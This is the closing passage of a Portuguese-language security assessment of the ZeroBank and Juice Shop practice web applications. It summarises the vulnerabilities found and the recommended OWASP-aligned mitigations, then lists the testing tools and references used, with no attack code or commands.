As falhas refletem deficiências graves em validação de entrada, controlo de acesso e configuração de segurança, agravadas por bibliotecas desatualizadas (jQuery 1.8.2 no ZeroBank, 2.2.4 no Juice Shop) e ausência de cabeçalhos de proteção. O ZeroBank apresentou maior exposição devido a recursos administrativos acessíveis, enquanto o Juice Shop, apesar da instabilidade do Heroku, revelou vulnerabilidades críticas exploráveis. As mitigações propostas alinham as aplicações com as melhores práticas da OWASP, reduzindo significativamente os riscos. Priorizar a correção de *SQL Injection*, *XSS* e *IDOR* é essencial devido ao seu impacto potencial, complementado por monitorização contínua e atualizações regulares.

REFERÊNCIAS BIBLIOGRAFICAS

- [1] Burp Suite Community, PortSwigger Ltd. [Online]. Available: <https://portswigger.net/burp>
- [2] Commix, Commix Project. [Online]. Available: <https://github.com/commixproject/commix>
- [3] FFUF, FFUF. [Online]. Available: <https://github.com/ffuf/ffuf>
- [4] Gobuster, ProjectDiscovery. [Online]. Available: <https://github.com/projectdiscovery/nuclei>
- [5] Nikto, Sullo. [Online]. Available: <https://github.com/sullo/nikto>
- [6] Nuclei, ProjectDiscovery. [Online]. Available: <https://github.com/projectdiscovery/nuclei>
- [7] OWASP, "OWASP Testing Guide v4," OWASP Foundation. [Online]. Available: https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf
- [8] OWASP, "OWASP Testing Guide v4 Table of Contents," OWASP Foundation. [Online]. Available: https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
- [9] OWASP, "Testing Checklist," OWASP Foundation. [Online]. Available: https://www.owasp.org/index.php/Testing_Checklist
- [10] OWASP, The Open Web Application Security Project. [Online]. Available: <https://www.owasp.org>
- [11] Postman, Postman, Inc. [Online]. Available: <https://www.postman.com>
- [12] SQLMap, SQLMap Project. [Online]. Available: <https://sqlmap.org>
- [13] TryHackMe, "Secure Software Development Lifecycle (SSDLC) Room," TryHackMe. [Online]. Available: <https://tryhackme.com/room/ssdlc>
- [14] Wapiti, Wapiti Scanner. [Online]. Available: <https://wapiti-scanner.github.io>
- [15] Web Security Academy, PortSwigger Ltd. [Online]. Available: <https://portswigger.net/web-security>
- [16] WhatWeb, Urbanadventurer. [Online]. Available: <https://github.com/urbanadventurer/WhatWeb>
- [17] XSSStrike, S0md3v. [Online]. Available: <https://github.com/s0md3v/XSSStrike>
- [18] ZAP, OWASP ZAP Project. [Online]. Available: <https://www.zaproxy.org>